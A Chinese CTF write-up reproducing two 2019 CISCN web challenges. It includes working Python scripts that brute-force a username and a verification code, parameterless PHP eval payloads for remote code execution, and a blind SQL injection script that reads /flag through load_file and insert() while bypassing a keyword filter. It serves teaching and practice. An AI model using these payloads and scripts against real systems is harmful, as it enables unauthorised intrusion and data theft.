2019CISCN华南线下两道web复现


peri0d / 2019-07-06 09:09:00 / 浏览数 4607 安全技术 CTF 顶(2) 踩(0)

部分题目下载地址，有的不完整 : 点我点我

web 1

考点 : 无参函数的 RCE


在注释中发现了 forgetpassword.php 页面




打开 forgetpassword.php，要求输入一个用户名，尝试用户名爆破，结果为 admin123

```
import requests

url = "http://127.0.0.1/ciscn/web1/useri.php"

response = "■■■■■■"

f = open("./username.txt", "r", encoding="utf-8")

for line in f:
 line = line.strip()

 data = {
     "user_name" : line,
 }

 r = requests.post(url=url, data=data)

 if response in r.text:
     continue
 else:
     print(line)
     break
```

输入 admin123 之后跳转到 useryzm.php 页面





提示验证码经过 base64 加密，而且验证码是 4 位的数字，写脚本爆破一下，结果验证码为 `MTQyMw==`

四位数字生成


```
for i in range(0,10000):
 s = str(i).zfill(4)
 print(s)
 f = open("num.txt",'a')
 f.write(s)
 f.write('\n')   #■■■■■■■
```

爆破密码

```
import requests
import base64

url = 'http://127.0.0.1/ciscn/web1/yzmi.php'

f = open('./num.txt', 'r', encoding="utf-8")

response = "■■"

for line in f:
 line = line.strip().encode('utf-8')
 line = base64.b64encode(line)
```

```
data = {
    "yzm" : line.decode('utf-8'),
}

r = requests.post(url=url, data=data)

if response in r.text:
    continue
else:
    print(line)
    break
```

输入后获得密码 `f4h1l0t0j2g5b1m0a0m0a3d2d0`



返回 index.html 输入账号密码，获得新提示，但是这里忘记复制数据库了，就直接跳到下一步吧，访问 mDjNaF.php

mDjNaF.php 页面

```php
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
        eval($_GET['code']);
} else {
        show_source(__FILE__);
}
```

相同的题目：https://www.jianshu.com/p/7355a5ab4822


看一下正则，`preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])`，`\W` 匹配任意字母和数字，`(?R)?` 重复整个模式，合在一起类似于匹配 `x(y(z()))` 样式的，且不能存在参数，输入 `phpinfo();` 可以查看 phpinfo 页面

接下来就是构造无参数函数进行 RCE 了，想到可以更改 header 中的属性和值，使用无参数函数获取 header 处的值，达到 RCE 的目的。

对于 Cookie 属性，我们可以随意更改，session_id() 函数可以获取 PHPSESSID，如果没有开启 session 可以使用 session_start() 函数。由于不能带参数，我们可以将命令转化为 hex 再用 hex2bin() 函数转化。

payload：

```
?code=eval(hex2bin(session_id(session_start())));
// echo 'peri0d';
Cookie: PHPSESSID=6563686f20277065726930643064273b
```



还可以自己传参达到 RCE，get_defined_vars() 函数返回所有已定义的变量列表，然后利用提取位置的函数就可以实现 RCE

payload：`?code=eval(end(current(get_defined_vars())));&a=var_dump(scandir('../'))`

Request

Raw | Params | Headers | Hex

```
GET
/ciscn/web1/mDjNaF.php?code=eval(end(current(get_defined_vars()
)));&a=var_dump(scandir('../')); HTTP/1.1
Host: 172.27.137.145
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.11.5
Date: Wed, 26 Jun 2019 10:16:50 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.27
Content-Length: 288
```


Strict Standards: Only variables should be passed by reference in
D:\phpStudy\WWW\ciscn\web1\mDjNaF.php(6) : eval()'d code on line 1
array(4) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(4) "flag"
  [3]=>
  string(4) "web1"
}

web 4

考点 : insert() 盲注

一个登录页面

game start

username or password error

试一试万能密码 `admin'#` ，登录成功，并给出提示

Login

username:

password:

login

game start

login success.
Howerver, flag is in /flag

经过 fuzz 发现过滤了空格，union，benchmark，sleep，regexp，order等很多很多关键字，空格可以使用 /**/ 绕过

给出了文件路径，可以使用 load_file 读取，再与 insert() 函数结合，使用异或，好像可以进行盲注

- INSERT(*str*,*pos*,*len*,*newstr*)

  Returns the string ***str***, with the substring beginning at position ***pos*** and ***len*** characters long replaced by the string ***newstr***. Returns the original string if ***pos*** is not within the length of the string. Replaces the rest of the string from position ***pos*** if ***len*** is not within the length of the rest of the string. Returns `NULL` if any argument is `NULL`.

```
mysql> SELECT INSERT('Quadratic', 3, 4, 'What');
        -> 'QuWhattic'
mysql> SELECT INSERT('Quadratic', -1, 4, 'What');
        -> 'Quadratic'
mysql> SELECT INSERT('Quadratic', 3, 100, 'What');
        -> 'QuWhat'
```

  This function is multibyte safe.

`insert((select(load_file('/flag'))),2,255,'')` 即在 flag 中，从第 2 个字符到第 255 个字符替换为空字符，即只显示第 1 个字符。`insert((select(load_file('/flag'))),3,255,'')`把第 3 个字符到第 255 个字符替换为空字符，即只显示前面两个字符。

脚本如下

```
import requests

url = 'http://172.27.137.145/ciscn/web4/index.php'

# payload = "admin'^(select('f')>(insert((select(load_file('/flag'))),2,255,'')))#"

temp_list = []

flag_list = []

for i in range(2,255):
 payload_1 = "')>(insert((select(load_file('/flag'))),"+str(i)+",255,'')))#"
 flag = ''.join(flag_list)
 temp_list.clear()
 for j in range(32, 127):
     payload = "admin'^(select('"+flag+chr(j)+payload_1
     print(payload)
     data = {'username' : payload,}
     r = requests.post(url=url, data=data)
```

```
        if 'success' in r.text:
            temp_list.append(chr(j))
    try:
        flag_list.append(temp_list.pop())
    except:
        break
print(''.join(flag_list))
```

过滤语句：

```
if(preg_match("/union|benchmark|strcmp|locate|STRCMP|position|md5|mid|sub|concat|and|left|sleep|space|instr|conv|\s|right|ca
{
   die('wafed!<br>');
}
if(preg_match("/union|position|strcmp|locate|benchmark|STRCMP|concat|md5|mid|sub|sleep|and|left|cast|space|instr|pad|conv|\s
{
   die('wafed!<br>');
}
```


上一篇：Windows Kernel Ex... 下一篇：2019CISCN华南赛区半决赛之pwn

1. 12 条回复

imti**** 2019-07-06 18:18:16

师傅又复现web2吗

0 回复Ta


zsx 2019-07-08 15:08:21

web1根本不需要这么麻烦，扫一下目录就能进到最后一步。。。。
然后最后一步还是RCTF2018的原题（r-cursive）.....

2 回复Ta


peri0d 2019-07-11 21:46:44

@imti**** 2没有，copy的时候IP被ban了

0 回复Ta


peri0d 2019-07-11 21:47:13

@zsx 谢谢大佬提醒

0 回复Ta


dogeziyun 2019-07-17 16:23:07

@peri0d 我有web的一部分题目

0 回复Ta


peri0d 2019-07-17 18:57:18

@dogeziyun 能不能发一下啊

0 回复Ta


imti**** 2019-08-28 21:06:41

@peri0d 我有源码，看不懂

0 回复Ta


peri0d 2019-09-05 22:30:25

@imti**** 能不能给我发一下，非常感谢

0 回复Ta

imti**** 2019-09-11 20:10:39

@peri0d 怎么联系师傅，我github有

0 回复Ta


peri0d 2019-09-11 21:13:53

@imti**** 能发一下github吗

0 回复Ta

imti**** 2019-09-13 23:57:32

@peri0d https://github.com/Imtinmin/ctf-question/tree/master/ciscn2019%E5%8D%8A%E5%86%B3%E8%B5%9B/CISCN-day1/web2

0 回复Ta

imti**** 2019-09-13 23:58:09

@peri0d 复现出来带带我

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板